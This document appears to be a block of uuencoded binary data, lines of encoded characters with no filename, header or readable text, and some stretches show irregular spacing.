MU,2=7D6X%_ZF,77]\=3K=Z[=T(<4((&.JKK)(IXAU7T5XI,<J0))PNJS1Y"+
MRD0)\KOSRLG<'9#`M`O`"A5CP%)T!5(&MOY0KYE.K"L)0A-:^H,ANXEW>"U
M?+*<,S:T71&P,8?C8PN4-8WW-B@SD=FC\$7W[%&1B7YN9RS]]2X6M<44)\.NT
M9;<E2P/WY];`_>DU</\A-;@"0K^ [5OIW\PJS*>CJ!]AP)[KTD14-@KXE#,
MYD5V8`V>VC\$8D=W,>1J1BC#CF\$^`^:8?ONF'!],/7XKIAU(UQ"\/JB`2:B^H
M(6P;D>U9B59.>A,\$M4XM8[\N:2K_(H5;6CV_6-;S1:OG%UX/V\8!ACI?.LT_
MA`T2YMDEB`\$)J(&E#])>=VYJI!&=F%2&2BUD?HNZ_#=#^DM//5IJ-M=7DYRH<
MAK8:`X:V2@`#6YVGCC7R>?;L*?QM/GNZ)O[EG[\TF\VMIX]6UM_]NPO:~O-
MS;5G?W>EMU8TV<&MR8[SE](&!\=E`Z7)_Y/^BG:_`^=SQ[DDA>I`SIX:VLS
MM?^?;325_M]8(Z^=M;MJM/CY+^__TY.=[[:=[TC7-GITUP#YN[2T\`^DZ]2H
MU+]6HRMO.`1F:&6M1+4E?^#]KU/]:Q4A:O5=-_SBCVM+![M[!ZVW4(1^5H;4
MEED".SEYNT04KC@\^EO2#`_>N7261D<[\X*_NKLRA<]<>]X:SOK5(\$ZXUG
MJPSGTNASWP^_V_X._SHKDZ6=7?J&U]KK+YV\EQ^%(X*=5+AS!UIZ.63)TM+
M!_MO#EOOVW"L7GRFX]+1F[!_!^TE#`E)6+#="ALU#C=/V@?GKU<6H)%TY<\$
MW5^K!+#F\$!2[']\C*O*73\$C?S8[L'-><E8`'L`IJC2C@!5:B*S?T^O"2\@+G
M.L=\T[(G[VO.XX92=FGI!_+((?7^`)WRG=>["IR*0^IQ_OJW2EPE^4,Q.BL]
MK/]OSE]?V<YF1<<_2LA5,1G+&?>3[>>*>_6GSZ;?Q?Q^?U<?SRCJ[\B/<
M(03K]!,WQ/U)K>1<5&6[023V]"_O)HZU9V:L[[6;-8)!`S06V<76>.\HBQR
MW*DS79NN-0;AZR6G1<8-EHM@^X77GN(+D\$.50Y"SW.B8##]0L;(2^<VF#D]
MW-/8]R.69.SX4TA7686E2MAS>+L\$3V9CV`D+:0NP:!WQY)RWAQ^<V+4DG=O
MZ24+SO&L._1[SH'?>]\; \$<7=).^%)=(6;KI:PV!Z0<<K(!X>P8X;&^N.YY/W
MH7/MA9!:X&SPBABZNA.\$2TZ5-)R0`CH!+IM#>LVM,W2G24&]Y4D#,8X,. *^"
M"6G.%6SPG-)8UW/F47>8#>L+Q\$-/75^V3][=_3AS&D=_NK\`N?<'9[]^A->
MA1*0M]ZU1Q`YH\G0)WB_P*%ZX^DM\$T\$T^WW[9.<=*)ZLW^P?_8K(=W9VS\ [
M;)>.GM`)T[+.6Z=G.WO?#AHG3C`'TZ.CT[;#<<Y]8`H;\F"M[B<3)0`I!*X
M_C""50)*NC0BY`W[SI5[#5DF/8^HW3YDWA`)LNZX)<<=!F-V[XL@H8ZS/W#&
M`6X%]YQ75]/IY.7JZI<O7QJ7XUDC""^)_D(\$T>KKQM+CU:5`_F`,?L*;#WM[
MG7+=C\AW.&.8_837U._H38:S"/[#9PX%ZY,7A-2=3L?Y][^%9ZWCXX-VIT,@
MZ13FO/)NIJM7;G35&;F3UTN/<#),WHIOZ+R8O/,#(AF>.WHM/*9,. *3:[R_
MZ?72TBR"<]QPK\W\$[7F\$&-+P3N_FYB?M533M\X?DZ\N7/2(UT@-"R_`G[HK!
M"03.O!]!FM"N2]RI7C`.IDZ/S&S.XRX<?:=3XF;YOWN=J8-/(9U<?);.A:\$W
MQJUO/R5.-&W0J`DXB_`. "BFSN/7SNXMH=_O`=W\RDx.`)=1^DG^+-` (Q
M=4X`IZQP@?B!T`(!R77@]R\$@,YLLC\$HLCX>Y,&B9:A7*G7*X21#%-627Z0S@
M@%LS?O80(V@)F54S!#C4PIMN\$`P=;S29WHI/H5/YE=Z=/NU:?"N"-W//\$C0^5
M@GR[I`@H@,2/L7`8MEE/K#QY+CV.RZ%`H>6&1@!*/;SWC>^)G@LY1`00?Q#Y
MC@<X_?O0TW[*6K_44>A6!V9]E]S:VOCV;IF_ZUO?+/_[N.#]I]C8P\$ZN@VX
M;F<#FE6H%. *`>B4:PDZ9=B"CJ4UJ`*@L#WHE&`1.HO:A,Z<5J%3HEWHE&49
M)M95!93=58485Z+J?]-I=8Z..SOD4T7CZ`&WSLT6\OZU_A:_0V+0#5F1"G3
MA-<^LGT`&\$;_`5^>9L.X^KA#N0Z1`"L22=GAM-7ZF%7E?IS\$[?TNG]=;6[
M\AJMA_4:7"!JUM=`7FCWN2VZOQ(T-<=#N.L.[4Z_\$/!KE=>3V;\$2.VZO<]5
M1YYSJT#7C\[:#1R#9P./!5Z=-I[7:+#BI9KK8K&OF3`%B>1941O\$BL@78XZ
M&_2\HX7D`6TC>@Z@**(.8"/_AS(Q5?A+:L`1\<?6P8<V;QX9K54\5V.[^9/C
M.Z^@O7CC4(W@?/(D68S2,9VTW^Z?GK5/XLJJC.#S#5B"PX;*S`' \$>?R!0YC^
M&]@#[2S*G;>=O4Z[LYCT"-KH:QY:WK2.A<[Y2DE,^B[AIE40;,[5=Z7U.!N'
M6_H@)`-P;6VA88<L]Y_SCGN>UV^`B[*ZK2ET6W9/_/\$:F12VT8\$B7]9UOK10
M-YV^(9^O7BG=J;81I\$BB+XK-OBB)326U2*0/:JO93W/9LY<98O_PK/U6F-[2
M#2!!2MA.N;(F>%`^A/E=FW`78<9E!#,2;.;>4SKYSD.M00KN20QD08T*2W9D
MJ5:-A0Q:]3Z%+TU%?5-.Y72&U73P;3:X8RLRC_8"W5VF?Y,^`>Q2P=C])AG_
M%9*1:1FD:8S.>KFA\$4\$7&5U_V3:P#E9(!)<9JRA&KVWT0"*7[=-_\$()IW<5(
M+E-=:*WP-];_SY3(QGH>[71A/9/R360*-]8?>G(Q^.:RO-RAF-MY&?:"#IY+
MJU5.5`>BL^BKR`4\$*7674[-LI_S?"\$KU]ZAH-U6LB/+9`%>NIRF,Y\7.[\3
M^Y]C=RT<&[P3+[:`:]596^M0(5E092AS8EJ<XJ%[^,\8,[./B(F]6;(FD03E
M3O2)6,,=B2-MSU=CH3`24FVM4BPM610+&5K6HF@PG]3>O\$-QO#N19(NDIV7G
M:GRMVO^Y[_[U\61N,IYYU/OHMI<E+Z2AX\DV%E#9V.^@=-BR06=;X&Y!PW,
M?27Q;(-V=3%0.*HG]Y16IWD\$ZO.)X:[\Y\E^AZA<6H,N.5GZ=IO`B\$ORG
MLJ#GEI+,\$&6IV<1>H% XV"6PAZT]3UIHNDRIJ57_41[-5Q(F^I.%J`IIM7+4
MGB#(WX3ZFU!_J_LK`<SEJH/F6FJHD489_-2@;X"D^ (K,FAP;_S^X<>CGPLE
MR"C/^G4Y*/9XY([\L*7>&#(;=SMN"-<\5A]?PV*\(>F#G5J)`!L,0*CQY4NX
M]B%HRC]*6?JP*ERS-O.4UZSACJ8=)H<=?-".C`GVX3)G:]2W]<K3W9_"E^
M09[2"YVKK@#0K),2\^3S2>LWII4AA`8>5(1"E;'E[`K/^X200.12AF?)8>
M`DG?TF.: \?#3?Y7:%L>F,5#4HCDRP0^YIXL#4T3."EO*>- \^>W>TFPR)O?V#
M@_>N81OW[OYZET.##3XA9EQW2*\$8["<K^FF>F3R@3UJ`;Q]J5#?S106Z/*I%
M../PEA`=DD^B`IPGOS[RK<G@8^`QS\`G(\$<@2%B>L`Y^\$D\$2!HXLMOX\$=IL

MJ3:.\$3HX^*^-A\G(6DST[UR(1%DM=1!\.['\')NZVS0FO?"PV#:W<X@P6A*I-R
MY[&S#J<4DSE; .Z^%\$, ZMHE4\4@\OJA]4*^_W#SM`-<'SOU_V_C2IVC0IU;
M-R*N)T36N?#7*6F,E3!;QC#.:_9.&'C)RVWZ4AH'?4GDUKC8RH\I*\S9=^H*
M&.^TT^/6R6G[]?)LV)K<T7[3.:W6"MA,1ED@\&0-*0:3?O!;%HSZ:'Y.[I4
MQC?+8_QQ:^^G]NY],UZL]8X9O[IZ=Z-K_2Y'UWHIG;RT^V;GY4OR3^(:H#N!
M:.K2\5/TE'*;KD].I[J<70'V\$=.5=Y'0-/4G0L/?]B<&4S(G#G&*XZO!;]5
M?'R_8PRT(O*8?F%*^6)V\ [AAX,#;"TV]O^@M4'5.SMNM_WFP]O.;OOT[.3#
MSMG1'9:&L]:<5Z^<"D'3'?'@I/A@*WDZO_&CE=4SGRFLX(33DATRQMR+) `@3M
M,V_H33T5ST^&=R(6^CX6)0;!V_D];:@H3S*\$0J9>%X/COD<8!@,+F0;2'DRP
MXZJ\!N8Q\HY%#HL"(Q1DY_*KY6B?DV),8N(2M",-)7@/DS)[_G#8"D/W=I<,
MF)<OI9^)JI*=/#V*^IXE_S`[4_C;?(N<8`(\$!7A8%`=\$*1P!L\M'@0WK<\$>
M^M17K/O@)TO_`-P_-/Z8?B?L'H'"^.+WN9RRX5ZE/*N-W.\$PZ%4%-`PO(YBJ
M%YE<HN52B*J+>(0?-1,'_T]F(>=4(FI(*A>S6(;@,*@J,\<4"5`J2)>%EAE
M*VB6K8`.KHA28<!BEH]J-9OAX'?4G%6B.I_`606/6:)N>C5XE:A2"0V,G4[<
M,/).O_C3WM7+E^*O`J(71>F2%R'%"%`*@J>]X28\$. `9]N\$-+\$@D%7`\$D_.TU
MY080CCG-M\$!VMZL`S(R5U0I?#U[T85@: "_!7G<V'2%<!9_/WFW4\$&8TK\$WV
MM[YF\J?SW?6F&2W0I.?)`/AU" (;Y'F%88X?*J--QIHQV*A=NT+M*VFHZ2C,
M(RU%(G'+?:#-L1T)*81UL0BQX1U7I_#BK*\C+)Q@B;(\$K3"-/>9(\P%3QU
MB\$T8;ZA\ -K\ :N4RH((U[LNUL`J(J=\/_2?W`&Y`GF#*.#,&D=K)),`44F8*I
M=LF3F/>H' S(1FT222O`N3M#WB+4,?Q!">/A_R5-+NQ+@-<O2(#5T[HT/^&S\$
M`1\E1B79<C'X.2"Y\$&/"*C[9,LTGH!--O()\$0)%<0A"O*\$ (2NPT!P>KC&E,%
MDANB_*H1OP353EQ1/0F343CT=% .PY?^4'5NL+HBFZ;6)(X,`)^W'DY\3<*;E
MS)L&\$Z-;>N>SU&,>4)1\<&+61* ;P:^)SBDXN]U2@%+AGWA<1'70[Y0J.(@7E
MP\X.AD46/*)8%`K!]5LT`9*=?\R3\$57>,C?41*\9\$K<\9T`S0[ZJB%#M/&G4
MA7G_- .K3`80C)'&02NK&-`RR2DAU48,^JCL_QGTHUIX,<4'GOTO!`>8H(52A
MB*!4H5@;>@Y2:N/>?3DZ+A#0]4_W#@K*RN0G4H]QF*(WR2M-2@<,:JMZ)<D
M101#`ZK`. (OO7T@HG_W`,`P,*YZ53\$1>TS,2(,64K@FC\$95ZB,-XE/(>330EW
MD"=C/.OUMJ-&U/BG2X;-YP3A`Z(=S?!EC5T#1U#H)(YLKZNU)F&UT^/VSO[>
M_HX02ZM2780\DGX]:5Z(TL5)%.&!R#6U-FRG-(\H\$B)[MC"&Y%H=R52BW85K
MIZ;JFX6KEPS\!6076)U;NV2S6=6>2(M:\$7R2T;]J%MK5U=C,&;H5^"M.+/C<
M\$1_+L@ROT2ZBI"2SD!*_8J8&F]9XL(K:#&P%2++A5`L*8L,FFX8%"IW`#!=0
MR`\$[Q+[@T9"&&^]2IRC<X;7_`^OU[0<P8Z7=,`!RWK`XP2\$IAFD97YE1`BWT,
M,X@CV&_%\`V,29JL4K\$I])\35&NX.E<9!Q/6V7/"T%6^RBBX]M*!UA.@U4\$8
MC)I;Z;`; `FP6W&8"M_+%[V?4_E2!S"5A2RV0! ?Q,`ZZGX@=DP[[7(/-I>6%
M7B0+W!7`0R^:#3.HZ6JP.8SLZ07R6MP7BM#+2OU@G`[N47`ZL%?'-4B'`8BP
M&0*Z)N`,`;F&S*0'GM:[]!!M-YM7-#,-`-\$3"K`YN; `F0&V%,1X95_>96)=\$N`
MSA?IYC,-?&,) `RY"IX!^T)#G4N`*Q:ARR09T%T=>O73;-0-,LKTQ#)XHT\&
M<"S28Y^X+`L>^%,9X)X`N-G=2L3ZM25U_N\`CY8AE)E@NT3HMUQCZB'008P
M\$VQ<GUBAX9L,":;7Q(!9X@&SH#<2:,2?'<JD&Y9*O/Z*38FGYA`KH3N^S")J
M*RE'2ZR`L9)1@`G]"]H,OF2`,`6&_#*89\$K7^ (H`*`&KKK@`8-<C6F5S3X-H*
MC:YE@#.1ID`B?'`FU+W19+@R&`9NEMQY,>QE+NQ`P\$N`S`XPH\LVU@3\$N<#-
M&'@%KK3(@&3"[`]60/_-`-N(P<99)6[&8%ESZ\;3%"Q+2C>V\$K`L; ,^22K.P
M/1=:^GL&W`NAJ5EPKM#6++BNT-@LN)[0VBRXOM#<+#C/PD#=#&%@` ;=J8NIM-
M&Z!U&Z`-&R`F:2[Q@3*@GB90.7/OYI8`FF?:;#X3@.&,"L_+, (VGX00Y`T&
MZ`L!%`*,&:"N`(K9)QFP3` ;=R2P+JI=`Y7&K+X#F<LL3@/.Y-1"A,[GU=\$T`
MS>;6TZ8`FL.MIUPG9LK6TXT\$*L_`VA1`\ [CU]*D`G,NMIULB=#:WG@F@.=QZ
M+H#F<8OKRTS9>NHF4`G<Z@J@N=SJ"<#YW.J+T-G<\@30`&X-!-`<;FTQD8TR
M96NKF4#E<&MK70#-X];6A@<"RZVM31\$ZDUM;3P70;&YM;0F@>=QZQ@VU+-G:
M>IY`Y7`KA0":RRU7`,`[G5E>\$SN963P#-X59?`,`WC%A?9\77PV5NY]L/IS!UF
MP`D^&@VR?+5GJU)T`T`S&3>LZ:,.? .I._5X&^+H\$CNMP`S?+L7IF8R8\VS2Q
M),\]>O949TQNF2T#>W(+/3,P* ;?0.S.K<LN]L&&8:P/4Y3[M]52?`=CCV*8Y
M@/T\$8[;#\LQ+4.9`#A*

M0&_JT&\ [>YUV9<G>3>&"V?WV:B6%.%B-J\$\JD)) 9 [59J17' P=4>>J (MQ+\$
M\1EM1I2RDC5! / (\54W+=HZG5LJ (5KW0S0; LZM%3"4*1KW7H&*9Y^9: *A9XV0
M08KGF!E) % , <9O4W (5*G! 36P@=I8LX) J&J', 8.O2>!#O<?K) , >B@C8V"\) L%
MX9\6A-\J"/\L\$] Y0P#! KI (KXACY39'" [18#UD9'!K\$MY!G'_=@ '+=LL^OM!
M] OO-M9SWS9SWZSGO-W) LJLU-F] &S^=0*: LL*ZID5U', KJ! =64*X55-<*JF<%
M9: 4%-ZVTX*: 5%GQJI06?VFG! I [(69#; \$WG [[8->\$U&AQI\$ (; + (X, Z*>%H+<*
M03\K! /V\\$/+2+0M!N (>AN (>A) (>A^ (6BO\$/0@') K@) TL2S: S>--Q; S2+ ') GLZ
M%7BC"/!F\$6#=2, X'WBH"*_P (L!9#R') ^4038Y\F'FL.8!: PR?5+!>ZG`QN@
M#3*=[A%Q: 'K\$M*ER@] !GH!ODH' MF<"S3T7' H=' 3-0NB: >>@, \T8&NG49G0%?
MGO7R3!] O*7XFAQ3. 'C<UP-IOY9`Y^/11FX9ORPJ?/K#3\#VSPJ>/_31\SPWX
M# `A?9-NC+%LYHT>ER<V\$H9<' T, \#/\ ('!CD`S] ?R' /) ". L_7\ P`V\@`V\ P">
MY@%LY0\$\RP-XG@?P (@`_S0/ (DX?G>?+P/\$\>GN?) PW-%' G2 (%U; 6] PN3] : U#
MK5M! ; 5A! 67EW+ZR\NQ=6WMT+*^_NA95W] \+*NWMAY=V] L/+N7EAY=R^LO+L7
M5M [= "ROOSK62+] =*OEPK^7*MY, NUDB_72KY<*_ERK>3+M9 (OUTJ^7" OY<JWD
MR [62+] =*OEPK^7) -\J6#=?-FM& [>C-; -F] &Z>3--V] &Z^; -:-V\&: V; -Z-U
M\ V: T; MZ, ULV; T; IY, UHW; T; KYLUHW; P9K9MGX?3RY*&7) P^] /' GHY<E# +T\>
M>GGRT, N3AUZ> //3RY*&7) P^] /' GHY<E# +T\>>GGRT, N3AUZNA=. 7' <] 3ZB88
M5A3Z35M`PU*+&="PQF (&- "RNF`\$-JRIF0, -RBAG0L (YB7D#I*RX7P! IZI/_ "
M#LRU`^O: @?7LP/IV8) X=V, '*S%NS`VO: @: V; P`QP<@1" ? [^9_YISONMG/?/
M<MX_SWF?XX] [; L [[; L [[GO; >' , 3D99=R>S<M8\3+64SS<A; 3!CF+: 8. <Q; 1!
MSF+: (\$<8!CG" , , @1AD&. , `QRA&&0 (PR#' &\$8Y`C# (\$<8!KHPR. _ [.]) S^G\@
M] S_UMUYK) Z/ .O: ^=. !; 53P?G=YVPX [JQ] MKAMZ8' YV*! Z1W"7+X0F_ , J<= `
M_\$Q; 5EO?H8=\X\^J\ V-, 8] WY43ZN77A' <Q_AB7I+; A] ; LOK8. ? [U [-W1H? -F
M_W! W__ `M' -: , A\GOOMGI] #UZE4__>D2&S\X1GH/QV (F\X: "V9' E+@ (!' NRJ `
MG7\+^%9>] VEK5U> /; PFRG9/V7I6] B6_-8@QA3 [MXS\` *Z^FD@Q?X5 (] O&84U
MI) #>P<&>X5U. ' < (_`G5&BO&G@*+N) %!N>!F) OS] _Z4?05B179 (/S&"KAUW: 3
MKZ1 [J@I\$+2: 0\I%6MB; <I88%#==> , 98X_. 80^; EPC5CR^@^I>ZM) \$VJ4T. 0N
MK (X_] J<JK0! DRPCI' B&9P^ (M6YDU/' : @! @4CZ?HW, W_8_XCE*WZESCE! CUF.
M [^\R=: YPI4; Y-?. [.M (JAG\$V5 [6G>+AF9R\, 1O1K56TRHL83KE.X386A2.U<
M] `11, @@AX<G^8=9`% !HB`T@2J<GL\>V! ' TT [AV0P) C=L@FQ. 0B_RQE.>DRP<
MW, [OMXU9 (] Q<EW: N?< (J/Z) R^+*#* "<@*OVJ7LZKZ. *FW+] QF%Y] HCLMZZJGF
MK*; 69`*' ACLQ\$75SKU<&OC?L_ZV"AYD+U*PE) \$IGJN>01" ^_790FN`BX-) (@
M&W11@D"%ED80NTUR49H> /: G () `7H8\$F&B) *`CVBMVS&L`RT18E+8<] B2*] 5
MI / &W) 1N4^^, IXCL (`) O (\$) D94AV24F!, WMY><W [\45!, &9=9PH<KM4^?X\$CZ
M3Y\DI19?<\EUVJ=/ZET=<W%+; !^KHW; ^Z=-%H] <A/V^RT2] 0D' [*RM\$ `) , P5
MOFF: 4`B6YX2Z7H: ASIV"4J8?XTP) NH/8/H5FRG3S8*V6W#%, D) T2W (J) ?, K-
MS. (FLX#-RFJ>VR2&BDJQBD^3TNF&L0!4KFUL; _R>H@PD] J"] ^ (F, %1@L () 3
MZ [&5MY5F2O>IYF?1FA: Q0) / &RD: H) 0V) ' <KJ8C?7J3?D2) ??. (\` +O2^=@N7
M`O4Z; H? !7C4TNS7NGX+; A6M7Z4VQ] >2K=) &M,) 6F4"] =L" />G4/X\$9EHEV',
MI! LL6QO#=#Z#6+>] !2T) ?DOIRFN\% , RNZVG<GG>Y<CTJ5; !D3%3B-/R8LWB
MET"6U3*&;] [&J2*K. %>Y, BA=LR3>H. 0\GAEE4 (8I50936ZSR; 4+X!A==#OR0
MP! /9\$#E7KB1/2N [RR9UWN6H3D6^' P1@NI_M3?) 0) #DA/GU\$8) \N; 4+XFE5RB
M#BJH@OZ3E\$J) P [K@J) YWG! 8: `7 (L<V' [T3: <&0] `Q5M: F`!FOP)>\ (& (XSDC
MR/ZU) ' 9\YUV [Q9+IY=45YW&?#< (&DIK (C)] I<6K: (>D>] /?1J1M%. (/ZL ` `
M/@I&>I>>K^R` : T?>F3/+H\$MZMB) N\$2_#J`6=>L8T4) ?8FTE. '=) >] -] .Q' F
MKI8] Y, [-!>]] 7-119 (PDBH5U?N (NJIRP9: .X (`C\$L=ZEBX+P` `8DOZ (] @S] X
M2?QGU (FM\+) S#! /4V6PR) \$X+K; X2/2 (C [4='R? [@<F/") '] 0_3 [X7. , , X-&<
M) 4, 7L&] TV*V\CE<W' 8J= (U<B-I) CG"*3Z+&VXRLIHSSF%E9Q5.] GC@OQ3LR"
M! "33HR*1-FLH2I&TE123 (U/64 [3!H\$V3?`U`NP (S9E. , (_4R) (1K8 [ADFJ^A
M_LCFA#, <V!F^J_0&B7&1UN?9UD?' /6\$N [?<DN1-O@ "<3 [T_&6. -8OJW: &&64
M. 55G92A#` 69\6' 939A=9RAKHI<7E+59NQ60N+I8O=\D4F2% [@HXUFFD%9%" \
MP-9" #GG@L?\$/ , F71L&&D012C\$M: RB206Y9<<B [*LIDGF&I?YO: C**#OO>E5
MT-\%DP5%=(2_HW/ (= *L_U=%5=-\$P*, N; , W&_?@C+>: 6907<>VQ<WC4. GE [
M2J8D\MX9=Y. <FHKS1UVHP0;] PKB! "S; X`<Z^CD34B' E#0\373: \^=D () O. F/
MO2' DU/SQD\! \P1J+%0\$\BWDof<-\$/; /JBC0^)+4E/99?4QL11A#I\$; X72' H
M&XB^4E< `B74&85T&"&6"@: J6: G4*V' 4COR>@S: 2`P/M3; R2`5PG3T-@/PIID
M`N>@85"6E>) %WI: PI\$O=Z32TA (X*0?>"\$9A, EM"A- [% [\$: =\6S4] 0K`1] [_
MSKQSY884F+D3B; ^^-*RP) 4; 73FV?"&=: <MP: V: SC@R*] : 0M. .%`=S88Q! PG
MROCL>. ^@] ? : 4N' A [K0\` 9\Z_Q8=O6J=M2' *H2U@&0<RX@. 2. J [T1JE (&I1\$
M88#, ! [T<AE*X: >A>>\3ZMP+&2^>M (\$._=\4\$V`K^B^=^ALDE&`P (; ZV*\$.5@
M1PL`CKV; &*LT4: GJ#`JP5QR>ZF4J& `RB=#`*!0&?W! 8EX\$1%YG\$`L`> [[/70,
MD*`1`CD%2Q2A' @B2N [`*3N\D#`JUQ`NBT7@&35^U. -R/Q+; 32] %H2' +E4V9
M<P>>XL".] , (<X9%`Y%"/H731F (\1^] T' ?^1J2X@ "&5B1' @XR`M [DK\8R9`Y
MD81T4IMERQR-; @/5F+<MU505' : 2<F (G6E30. 8TN^ [\$RNKH) HOGI5V7' A+G`D
MC1 (\$, NDL22. , NUMQ) /%`R5Y5G2USR+ ` _ [IG#A+&G12#B0%/B; `F17MI?9AQU
M%OH" (I@K) # (5*DEQ?&2^FCP@SFO==3#W"7, =/K9.F. _ `N5N^SR`1< (? .@U1/
M`2_ () AWX4X8M>LWO^*; 7V\$"_4_V*V0#Z) N#, 8^#89P0YO (TOKD: 602ENAJZ
MD5: 6SZ' -UQ; .A\%F@*G-8"BP6=PP?Q/Q (D+F5' 8J@. =H%Z; CSMZ' PQT' &D/0
MC4D=UUX5/) &: , H\$ [CT?<0#+. ^`U& [C8S#SIOO; %`!MBA] R4QJ=FK\$_MWS+S
M34-4<UX1, UQ9\$! "KWEFPQAW; BNB2TKS5T- (6E; #%@OGK80A2JH+O^, \ (47?V

M25>_#_JSH;=1K<1)3I2S(\$[\$6&S?N*/)T'-&".I,K]RITPL]=^I%CCMV0)3&
M\$;S^'7"<&A6^P)\L\$:1U+\^#H#1T60T^%;#JJ*['.(0HT97*QFBL?L>NUIVT
MRG8LZF'=G5W#FQTC?JEL"G;>O7D5G\$[,;1'Q\$.?C+)\^Y...^V%P.7/#_DJS
ML;::_"0>:>BMQNLKJT_2[BXVD%]W^DT)K?6=:R1S];6)OQM/GNZ)O[EG[\T
MF\VMIX]6UM_]NPO:^L;3]>V_N*XLW6&[X\^,3"BAX_R%M'\$<1.EP>>__I)^B
M_4_4WK0#/FC!_G_V[&E:_V\^V]Q0^W]KO?FM_^_C\^C[U5D4KG;]\:HWOG8F
MMV3>&R\M/7+.KOS(&?ADRB-_B6<P=8*!TXK%H['TB'#M!)/;T+^FCK5G9JS
MOM9LU@D,H+AU=I%ASBO*(.,F).UZ5IC\$+XF!50#H8,%(P<VL877'L.8U'#U
M0FS5B8+!)`MQ35XZM\' ,Z9%)_3Z/NR8Z\ZFA+PIF8?[JT\$(4[0_N"5(R*/9
MN\$\<<CND5F; &)<!0!\?#C[>\$'Y"'+2(T.FA7NT#F)=8?\$H#SP>V0B]QR7M!:>
M1%=>W^D"-BBW!X2<,D*<O8"@QQO5ZH[GD_>A'VX96'\$;O":&K^X\$(%1)<TG
MU(=.,,%0%2'YUAFZTZ2DJ?E)*\G/,:*]"B;,""&_.(3-G8]9Q9Y@]FP3LH3
M6.>7_-W1Q_.G-;AKPY>H7)X]NM/!)9T"WGK77L4DT_,&I\@)BT*W?'TEA!
M\$+QOG^R(\R5:;_8/]L)^)=0[>MGA^W34V?OZ,1I.<>MD[/]G0\'K1/G^,/)
M\=%IN^\$0'QN(\DCY?'8/L*(<(%_O\$/_>)'\$6WXXZ1K(T+@L.)<\$1^7='/'(^98
MWW&='A\$RZ_XCJ^RX\Q7;*\JXX^P/G' \$PA80TSWEU-9U.7JZN?OGRI7\$YGC6"
M\))H.,00K;YN+"T1[@1\$YJ-;V'U'NFD: !\$ /R=>J/H\$O)-T@M#D9+@S'8.3VP
M_2*'E>GUA\.ZT^O@-:SPQ1_CGQG["UY%9U)W3C%>-@L)0KBPE+0J&-29;=FA
M&T)91(\=2\$1Y?@([@?"U)U)@'G=M':V#, -JG[B]SW4B_O1OSQUB4"_5+7O@
MS]+2<>OL';'T3L]:!P?\$,*\T&JOT_Y4EPOS&Q)U>-5R:HB.!/B&@JY6:!!,
M9-:'R8QG7\0=N\;/R(<27&[<R6=T)\$C7LI=U9Q3YET2U\$O>E@_'93@=R]RN=
MSLCUQYU.Q7E)A)=\7,(&4K[1.OZYZJA5>M0=B>A,[?=7S\B\$'"5RCII<>4;(M
M_UQQ:A;8R8MHM1)^;\HK6VMK*ZR.E2X9J?9(^EYW=KFZMK7?>^IM/._W-K>:
MS]WGW69OJSO8>/K\6;]')HMM=\/=Z'>;FUNNYZ[UGZ_W>NOKS]SF\YZ[WG3[
MS8T*]>#RR1VY0U#*T>KGV?AR,%N-D\$'KG%[\$,FT2-#!V&_/E3SEGN30&U>A
MF]WP\KKFO': :I!>X<,(B41)N__A^+PA' [K3JN'U(3^I[-]4:T?_C2W_L;9]7
MZ-19@<T(B'\$W;11"%E.[KE'+#V^\'\$4R6&A_?M]C7*D%<8PM\$TPU#.8R4.\LK
MKYT?UAK/!^*_R\X/3K4Z75^9DFE[NK\$R7:=_FC5&"##&N_&GU;5:DKA*76.8
MC_I(.G.5"?E)8VFE]'T"]89N1,\]'IX)+PR/, 'SE3Z9!6*TEV7H80=V6<.(
M60Q'.I/";#NPA4.@AA:'\$-#,2Q!V80\$,2B"R;H^A2O#U@>5K\6]HNP_-[:@
MA-3>I,V5WZ;\$^:S\<%,AS"4HR.S1H'MQ.^R4'/Z\$MYR_9WMU:X_XHP*")G[
MA9=2C4#ADVT&S3>/Z#V7:?\5M?!)A*^*VIC9_M_ZQK/FEF+_ \$P?PV3?[_SX^
MJX^)Q.?:^DOS6OIF0W^I##._5"N_!"/?RL976U[4PE_0P'?UMIB%/Y>!OU2>
M>5^*=?]X%=\$QI@G]/%]Y]W2(_*5S.+L%WDY[@UG9"YY=8R3>N/J]1)/+.IT
M>I/A+(+_1\$'_(!WIN:/7PC-JPXM/KCU8(*?('%IGGV'DS=XAUN"__RT\ :QT?
M'[0[' :&P=S=-A3586+8E2,&^\$-Z*;'^BQ)/&["G@1C:O*4MS.H^./K8,/;3*[
M\2<G[;?[I\2W<)KQ(SP_RUF/?)/#JYR-^'\&L?CJ;\4]V/I'S-'Y"CU%RME00
M=H21\XS88:NK;?/5E*U'L[\$QE6MI%A&^ .GB*(G%S/, (MTLN=WLW-3]JK:-KG
M#&G7ER\AST9Z0)@UU'/:B#(<PK"YA6,FV'K0;'P&/.D<(L\$1?K]>..C\L8;
M>B/RKO/%[T^O%'BP\$<'A@U0XJ9+.5* <BPLW.\$=VF6Y\'(7HF(PU3'!+<"U*'
MUK[XF`"H7\2/];,I")M%6&T3.L'38RK&A5OSN.'TDV'))OOV'IKJ(NPWI-OW
MR'-J\$"5OZ-A[10A\ [3R^EC<'Z^_%\$[@T&#:P"1@ [MXDM^FA-(:VLRWL!MM2E
M-D'#ZDKUZF\@)SZPE+9,V\$CS?U"/N)^0=()T,J.9>>(Y,AH'19OR)UPUC3ON
ME\$Q0_V*6LM;D:S^<SHC>3JMH6SC]C,, :JLP!HWO?'2BA3#YIYB4GC1,LD9N8
M^<H@A,-EI@*[XN-B-0;%!]\#9&:\$1\$X5#Y5]W*W+(R48#,1NE(LLWFN&EY1Q
M(MND\$Q5LN29K%2>*IN:!!.? (F-^P[?MI(T>DRHY4HE[XIUTCH(M[V2-Z\$S2
M>)?#(;%N.PY))>Z)0W1K18JF9ZV%N>#QZV0OE\8.QE'1!O:\$I6K='2&7%UNN
M/:\$/&'J19]7'-<9,204KOVI\$)Z.X)7O@),\ \IAP/HDO!F?]3ZDQ:J72FM+E.
ML3M?B^<KT&.GE4),<I39@VWY%"<R*AL<6\>=TMVC<F_+"6_9W3X7V].%I&16
M2YP6=HT:F:SP.%4PC=GFL3P24\#^L/*?BFW%@[[3#N80CF:4MX;_5-(9W3_9
M'50^4UFU+7R6MDI)T9.S3>4+' ']M*FY]B+69]@+G4)L0%#J>TYR>!ZC2=C)S
MZU[/Y9>97W"+,65Y*E+ZNB!.Z(=4C-2&+X2/=TU&T_GQ1X7P\AY+Q<L!3'CA
MG0.%2]\:03.\[F@_!&:5R6#IFR"X\$-_%SH=\$T7W;[O!MNX,)]#]YNP,Q,K[M
M<9AGCT,R0][=%NIOVQH<:5L#;Q/+VLM'S=8R=T\SI[<O6.?QD3@_%3KC_*?2
